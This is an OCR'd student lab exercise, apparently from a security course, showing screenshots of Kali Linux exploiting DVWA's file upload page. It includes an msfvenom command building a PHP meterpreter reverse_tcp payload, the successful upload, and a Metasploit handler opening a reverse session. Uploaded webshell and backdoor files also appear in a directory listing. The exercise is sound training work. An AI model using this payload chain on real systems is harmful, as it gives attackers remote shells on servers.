

W13D2 - NICHOLAS DI ANGELO -


ESEMPIO PAGINA 1,2 WEBSHELL


ESEMPIO PAGINA 2,4 METERPRETER




kali linux 1 [Running]
15:42
Trash
File System
Home
putty.exe
wireshark
webshell.php
Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
192.168.1.101/dvwa/hacka
Not secure 192.168.1.101/dvwa/hackable/uploads/webs...
Execute
total 32
-rw------- 1 www-data www-data 2982 May 14 08:04 backdoor.php
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw------- 1 www-data www-data 1110 May 14 07:30 exploit.php
-rw------- 1 www-data www-data 35 May 13 15:40 filecrackwebapp
-rw------- 1 www-data www-data 35 May 14 07:36 shell.php
-rw------- 1 www-data www-data 35 May 14 05:09 shell1php
-rw------- 1 www-data www-data 35 May 13 16:00 webapp.php
-rw------- 1 www-data www-data 301 May 14 09:39 webshell.php
Left ⌘

Testo


kali linux 1 [Running]
1 2 3 4
16:19
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f raw >exploit1.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
• 192.168.1.101/dvwa/hacka
192.168.1.101/dvwa/hackable/uploads/exploit1.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Browse... No file selected.
Upload
../../hackable/uploads/exploit1.php succesfully uploaded!
More info
kali@kali: ~
File Actions Edit View Help
msf6 > use exploit/multi/handler set payload
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (39927 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.101:439
) at 2024-05-14 16:19:06 +0200
meterpreter >
Transferring data from 192.168.1.101...
Left ⌘


kali linux 1 [Running]
16:19
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f raw >exploit1.php
